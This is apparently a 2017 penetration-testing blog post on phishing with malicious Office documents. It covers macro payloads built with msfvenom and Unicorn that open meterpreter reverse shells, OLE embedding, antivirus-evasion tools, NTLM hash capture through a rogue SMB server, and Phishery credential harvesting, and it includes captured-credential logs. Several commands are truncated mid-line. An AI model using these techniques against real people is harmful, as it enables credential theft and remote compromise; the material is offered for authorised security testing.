
Phishing with Maldocs

April 23, 2017 n00py Exploit Pentesting Vulnerability 0 Comment

There are many ways to run a phishing campaign. The most common of them all is a typical credential harvesting attack, where the attacker sends an email to the target enticing them to click a link to a spoofed website. Running these campaigns are fairly straight forward, and a couple of tools make this very easy to do. The most common of all is likely the Social Engineer Toolkit. SET works great for cloning an existing website and setting up a PHP form to collect credentials. While this technique is very effective, it may also be a good choice to perform phishing attacks with malicious documents.

Macro Attacks

The most common Maldoc is a malicious Microsoft Word document. Typically these will contain embedded Macros which execute a payload when opened. Because of this, modern Windows will usually display two prompts that the user must click through before the payload is executed. Typically they must click “Enable Content” and the subsequently click “Enable Macros”.



There a quite a few ways you can generate these. The most simple way is with Metasploit. As documented here, all you need to do is use msfvenom to generate some malicious visual basic code like so:

```
msfvenom -a x86 --platform windows -p windows/meterpreter/
```

And then paste it into the Visual Basic Editor.

Set up a listener in the Metasploit framework and wait for the user to enable macros.

```
msfconsole -x "use exploit/multi/handler; set PAYLOAD wind
```

While you can use multiple encoding types, this attack is likely to get caught by Anti-Virus.


You can use other tools besides msfvenom to generate the VBA code required for the Macro. You can also use Unicorn by TrustedSec. To generate the payload use:

```
python unicorn.py windows/meterpreter/reverse_tcp 192.168.
```

And you can catch the meterpreter shell with the same listener you would use with the msfvenom payload.

OLE Attack

If you like Powershell Empire more than Metasploit, Empire also has a stager for office macros. Enigma0x3 has a good blog post on how to do this. Also notable is the OLE attack. Instead of using a macro to execute a payload, you can embed a file within the document itself. By changing the icon, you may be able to trick the user into executing a bat file which contains a malicious payload. This attack is also documented in the same blog post. This attack will prompt the user before executing payload as seen below:


Open Package Contents

The package you are about to open will run a program contained in the package. That program could do anything! It may harm your computer!

Unless you are absolutely certain about the nature, source, and contents of this package, please press the Cancel button.

AV Bypass

Because of the success of the Macro attack method, AV vendors have been quick to adapt. If AV is causing an issue, there are a few more tools that you can use to avoid detection. LuckyStrike is a tool that was released at DerbyCon 2016. The author has a lengthy blog post on this tool that is well worth the read. LuckyStrike contains a bunch of obfuscation methods to avoid detection and can even go as far as encrypting the payload ensuring that AV sandbox will never be able to execute it for dynamic analysis.

If Software Restriction Policies or EMET are what is keeping you down, wePWNise might be the tool for you. As MRWLabs explains it on thier website, "It collects information through enumeration of relevant parts of the Registry where various policy security settings are stored, and identifies suitable binaries which are safe to inject code into."


Capturing Hashes

Now to get into the more exotic methods. A very novel way of capturing NTLM hashes is with a tool named WordSteal. The way WordSteal works is by embedding a reference to a file hosted on a malicious SMB server. When the document is opened, the client will try to connect to the SMB server without any user interaction. This will capture an NTLM handshake and can be sent to a password cracker just as you would do if you were running Responder within the local network. The biggest caveat here is that the client network must be able to initiate SMB connections outbound. This means that they must not be any egress rule blocking port 445. This is not always the case, but if it goes through this is a good way to collect hashes as the user does not have to do anything other than open the document. If you are able to crack domain credentials, there is a good chance you can use Microsoft Outlook to execute a payload within the target environment as described in my blog post here: From OSINT to Internal – Gaining Access from outside the perimeter

This attack requires a malicious SMB server. Fortunately, we can stand this up quite easily by using Metasploit. Just run the following module:

```
use auxiliary/server/capture/smb
```

And it will output any handshakes that it captures.




```
msf exploit(handler) > use auxiliary/server/capture/smb
msf auxiliary(smb) > show options

Module options (auxiliary/server/capture/smb):

   Name         Current Setting   Required  Description
   ----         ---------------   --------  -----------
   CAINPWFILE                     no        The local filename to store the hashes in Cain&Abel format
   CHALLENGE    1122334455667788  yes       The 8 byte server challenge
   JOHNPWFILE                     no        The prefix to the local filename to store the hashes in John format
   SRVHOST      0.0.0.0           yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT      445               yes       The local port to listen on.


Auxiliary action:

   Name     Description
   ----     -----------
   Sniffer


msf auxiliary(smb) > exploit
[*] Auxiliary module execution completed

[*] Server started.
msf auxiliary(smb) > [*] SMB Captured - 2017-04-22 23:00:30 -0400
NTLMv2 Response Captured from 10.0.1.20:10311 - 10.0.1.20
USER:[redacted] DOMAIN:[redacted] OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:[redacted]
NT_CLIENT_CHALLENGE:[redacted]
[*] SMB Captured - 2017-04-22 23:00:30 -0400
NTLMv2 Response Captured from 10.0.1.20:10311 - 10.0.1.20
USER:[redacted] DOMAIN:[redacted] OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:[redacted]
NT_CLIENT_CHALLENGE[redacted]
[*] SMB Captured - 2017-04-22 23:00:30 -0400
NTLMv2 Response Captured from 10.0.1.20:10311 - 10.0.1.20
USER:[redacted] DOMAIN:[redacted] OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:[redacted]
NT_CLIENT_CHALLENGE:[redacted]
```

Metasploit has the option of outputting this data in a format you can send to Cain and Abel or John the Ripper.

Prompting for credentials

Phishery is another great tool for non-traditional credential harvesting. Phishery is written in Go, and pre-compiled binaries are available here. The way Phishery works is by using HTTP Basic Authentication delivered over SSL. This tool is very easy to use, although to bypass the warnings to the end user you will need to set up a domain with a proper SSL certificate, or they will see this:


Security Alert

The identity of this web site or the integrity of this connection cannot be verified.


The security certificate was issued by a company you have not chosen to trust. View the certificate to determine whether you want to trust the certifying authority.

The security certificate date is valid.


The name on the security certificate is invalid or does not match the name of the site

Do you want to proceed?

After clicking "Yes" or bypassing it all together with a valid certificate, the user will receive an authentication prompt.



If they enter their credentials, you will see them posted back to the listening server.



```
[+] Credential store initialized at: credentials.json
[+] Starting HTTPS Auth Server on: 0.0.0.0:443
[*] Request Received at 2017-04-22 21:47:58: OPTIONS https://10.0.1.4/
[*] Sending Basic Auth response to: 10.0.1.22
[*] Request Received at 2017-04-22 21:48:26: OPTIONS https://10.0.1.4/
[*] New credentials harvested!
[HTTP] Host       : 10.0.1.4
[HTTP] Request    : OPTIONS /
[HTTP] User Agent : Microsoft Office Protocol Discovery
[HTTP] IP Address : 10.0.1.22
[AUTH] Username   : corpdomain\n00py
[AUTH] Password   : n00pypass
[*] Request Received at 2017-04-22 21:48:26: HEAD https://10.0.1.4/docs
[*] New credentials harvested!
[HTTP] Host       : 10.0.1.4
[HTTP] Request    : HEAD /docs
[HTTP] User Agent : Microsoft Office Existence Discovery
[HTTP] IP Address : 10.0.1.22
[AUTH] Username   : corpdomain\n00py
[AUTH] Password   : n00pypass
```

Exploits

While all these require some level of social engineering, you can also exploit the target with an exploit. Recently CVE-2017-0199 was disclosed by FireEye after it had been found in the wild. This exploit targets RTF files opened with Microsoft Word. MDSec had published a blog post on how to exploit it, and a blogger wrote a step-by-step set of instructions to create a working exploit.

If you don't want to do this manually, there is also a toolkit published on GitHub for exploiting this. It can create the RTF file, host the HTA payload, and host an exe that is executed by the HTA file. The only other things you need to make it work are msfvenom and Metasploit, although with some minor modifications it could be used to deliver any other payload as well, such as a Powershell Empire stager.

At the time of this writing, there is a Metasploit module in development for this attack. A pull request has been opened, and will likely be merged into the main branch soon.

Tweet

« PREVIOUS POST NEXT POST »

Leave a Reply

You must be logged in to post a comment.

« PREVIOUS POST NEXT POST »

CATEGORIES

Select Category ▾

Home Defense Github LinkedIn OSX Pentesting
Research RSS Feed Walkthroughs whoami